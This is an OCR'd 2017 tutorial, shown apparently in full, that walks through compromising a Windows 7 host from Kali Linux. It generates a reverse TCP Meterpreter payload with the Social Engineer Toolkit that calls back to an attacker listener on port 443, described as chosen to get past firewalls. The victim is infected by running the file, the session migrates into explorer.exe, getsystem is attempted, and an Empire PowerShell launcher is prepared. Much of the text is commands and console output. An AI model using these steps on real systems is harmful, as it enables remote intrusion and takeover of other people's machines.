
Practical Privilege Escalation using Meterpreter

METERPRETER

August 31, 2017

A privilege escalation is a big challenge when you have a Meterpreter session opened with your victim machine. In this tutorial, I will show you a practical way to elevate your privileges and become admin accurately without hesitation.

So, let's see what this tutorial lab will look like.



My attacker host will be a Kali Linux of course, then I will use the Social Engineer toolkit to generate a Meterpreter payload. Probably you're asking yourself, why Am I using the social engineer toolkit and not using Metasploit directly. Well, the social engineer toolkit will use Metasploit anyway and it will automate everything for you.

Next, we will send the payload to the windows 7 machine and infect it by executing the malicious file. At this stage, we will have a Meterpreter session opened and from there I will show you how to elevate your privileges to be an admin on the victim machine remotely.


Let's start.

Demo


Open your terminal window and execute the social engineer toolkit, using the **setoolkit** command.

```
root@kali:~# setoolkit
```


Next, choose option number one, for the **social engineering attacks**.



To create a Meterpreter payload you will choose option number 4 which is to **create a payload and listener**, the name is pretty clear and it's self-explanatory.



In this area, I will be using the **Windows Reverse TCP Meterpreter**, which is option number 2.



Next, I need to write my Kali **IP address** which is 192.168.0.102

Next, SET is asking me for the **port** that I will be listening on my Kali machine.

I will choose the port number **443**. I like this port because it's https and firewalls will not block it in a real-life scenario.

```
set:payloads> IP address for the payload listener (LHOST):192.168.0.102
set:payloads> Enter the PORT for the reverse listener:443
```

Check this out, the **payload** is saved in this **directory**.

```
set:payloads> IP address for the payload listener (LHOST):192.168.0.102
set:payloads> Enter the PORT for the reverse listener:443
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe
```

Next, I will say yes to **start the listener** now using Metasploit.

```
set:payloads> IP address for the payload listener (LHOST):192.168.0.102
set:payloads> Enter the PORT for the reverse listener:443
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set//payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):yes
[*] Launching msfconsole, this could take a few to load. Be patient...
```

Wait for few seconds and the social engineer toolkit will start the Metasploit framework. After that, Metasploit will execute few commands to **start the listener.**

```
+ -- --=[ 1662 exploits - 951 auxiliary - 293 post        ]
+ -- --=[ 486 payloads - 40 encoders - 9 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

[*] Processing /root/.set//meta_config for ERB directives.
resource (/root/.set//meta_config)> use multi/handler
resource (/root/.set//meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set//meta_config)> set LHOST 192.168.0.102
LHOST => 192.168.0.102
resource (/root/.set//meta_config)> set LPORT 443
LPORT => 443
resource (/root/.set//meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set//meta_config)> exploit -j
[*] Exploit running as background job.

[*] Started reverse TCP handler on 192.168.0.102:443
[*] Starting the payload handler...
msf exploit(handler) >
```

Do you how easy this is! I will open a new terminal window to show you the location of this file. First, in my home root directory, I will **list** its contents. I will use the -a option to show the hidden files as well.

```
root@kali:~# ls -la
```


And somewhere down here I have the set folder, it starts with a dot which means that this folder is hidden by default.

```
drwx------  9 root root 4096 Jul 18 09:32 .cache
drwxr-xr-x 14 root root 4096 Jul 10 11:07 .config
drwxr-xr-x  2 root root 4096 Jul 10 10:19 Desktop
drwxr-xr-x  2 root root 4096 Jul 10 10:14 Documents
drwxr-xr-x  2 root root 4096 Jul 10 10:14 Downloads
drwxr-xr-x  7 root root 4096 Aug  1 11:47 Empire
drwx------  2 root root 4096 Aug  1 11:50 .gconf
drwx------  3 root root 4096 Jul 10 10:14 .gnupg
-rw-------  1 root root 8672 Aug  1 11:50 .ICEauthority
drwxr-xr-x  2 root root 4096 Jul 10 12:52 Lab
drwx------  3 root root 4096 Jul 10 10:14 .local
drwx------  4 root root 4096 Jul 10 10:53 .mozilla
drwxr-xr-x  8 root root 4096 Jul 10 13:32 .msf4
drwxr-xr-x  2 root root 4096 Jul 10 10:14 Music
drwxr-xr-x  2 root root 4096 Jul 10 10:14 Pictures
-rw-r--r--  1 root root  148 Apr  5 03:44 .profile
drwxr-xr-x  2 root root 4096 Jul 10 10:14 Public
-rw-------  1 root root 1024 Jul 14 11:24 .rnd
drwxr-xr-x  2 root root 4096 Aug  1 11:55 .set
drwxr-xr-x  2 root root 4096 Jul 10 10:14 Templates
drwxr-xr-x  2 root root 4096 Jul 10 10:14 Videos
-rw-r--r--  1 root root  214 Jul 24 09:43 .wget-hsts
-rw-r--r--  1 root root 7712 Jul 10 13:01 x86_powershell_injection.txt
root@kali:~#
```


Let's open it and check its contents, and voila this is the payload file that we need to copy over the windows 7 host.

```
root@kali:~# cd .set
root@kali:~/.set# ls
meta_config  payload.exe  set.options  version.lock
root@kali:~/.set#
```


On the victim machine, all I need is to **double click** on this file to infect it (execute it).



Let's go back to the Kali host, here you go we have a **Meterpreter session** opened.



To interact with this session type **sessions -i** followed by its **ID number**. I know it's 1 because we only have one session opened so logically speaking the ID will be one.




Let me show you the workflow of Meterpreter Escalation Privilege before we proceed.


process.

After this, I will **check the user** I'm logged on with to have an idea about who I am.

Finally, we will **execute** the **getsystem** command to elevate our privilege, let's see if this is going to work.



Let's go back to Kali. To list all the processes on the windows 7 machine I will use the PS command.



Next, I will locate the explorer.exe process and note its ID. Let's migrate to this process:

```
 1524  524   vmicsvc.exe
 1616  524   wlms.exe
 1720  524   taskhost.exe          x86   1        IE8Win7\IEUser  C:\Windows\system32\taskhost.ex
e
 1884  852   dwm.exe               x86   1        IE8Win7\IEUser  C:\Windows\system32\Dwm.exe
 1916  1868  explorer.exe          x86   1        IE8Win7\IEUser  C:\Windows\Explorer.EXE
 2212  524   SearchIndexer.exe
 2240  852   WUDFHost.exe
 2284  524   svchost.exe
 2300  524   wmpnetwk.exe
 2428  524   svchost.exe
 2916  1916  payload.exe           x86   1        IE8Win7\IEUser  C:\Users\IEUser\Documents\Paylo
ads\WindowsMeterpreter\payload.exe
 3072  3064  csrss.exe
 3120  3064  winlogon.exe
 3192  3120  LogonUI.exe
 3264  1084  rdpclip.exe           x86   1        IE8Win7\IEUser  C:\Windows\system32\rdpclip.exe
 3400  3360  dinotify.exe          x86   1        IE8Win7\IEUser  C:\Windows\System32\dinotify.ex
e
 3732  800   audiodg.exe           x86   0
 3984  524   svchost.exe
 4092  524   TrustedInstaller.exe

meterpreter > migrate 1916
```

Let's take a look at the user that we're using to log on by executing the **getuid** command.

```
meterpreter > getuid
Server username: IE8Win7\IEUser
meterpreter >
```


I will switch to the command prompt using the **shell** command to get more information about this user.

```
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>net user IEUser
```

It looks like that it is a member of the local administrator's group.

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
Country code                    000 (System Default)
Account active                  Yes
Account expires                 Never

Password last set               10/23/2013 9:22:40 AM
Password expires                Never
Password changeable             10/23/2013 9:22:40 AM
Password required               No
User may change password        Yes

Workstations allowed            All
Logon script
User profile
Home directory
Last logon                      8/1/2017 8:52:11 AM

Logon hours allowed             All

Local Group Memberships         *Administrators
Global Group memberships        *None
The command completed successfully.
```


Let's go back to the Meterpreter prompt and try to see if we can elevate our privileges, first I will execute the use **priv** command and then the **getsystem** command.



Check this out, **the operation has failed to execute**. What now, right? After all these hassles and now we're stuck.

Don't worry I have a solution for you and it's not Meterpreter, in fact, you need a powerful post-exploitation technique because Meterpreter is probably good for windows XP but now this operating system is a history. So, what is the solution, Gus? Well! You need PowerShell and there is a tool that offers post exploitation using PowerShell and it's called **EMPIRE**! I already have a dedicated tutorial about this tool, check it out.


So, I'll open my terminal window and **browse** to the **empire folder** located at my home root directory.



this monster!

```
root@kali:~/Empire# ./empire
```


Since this is a fresh copy and I have 0 listeners and 0 agents active at this moment.



Not a problem, let's start! First, Type **listeners** to switch to the listeners mode.

```
(Empire) > listeners
[!] No listeners currently active
(Empire: listeners) >
```


I will type listeners one more time to list my active listeners.




Here you go we have a listener active at this stage. Now, I need to generate my PowerShell script that I need to infect the window seven machine.

Type **Launcher** then the language name **PowerShell** and the listener name is **HTTP**.


Awesome, all I need to do now is to copy this fancy script and then go back to the Meterpreter session and paste there but first let's switch into the command prompt (using the **Shell** command).



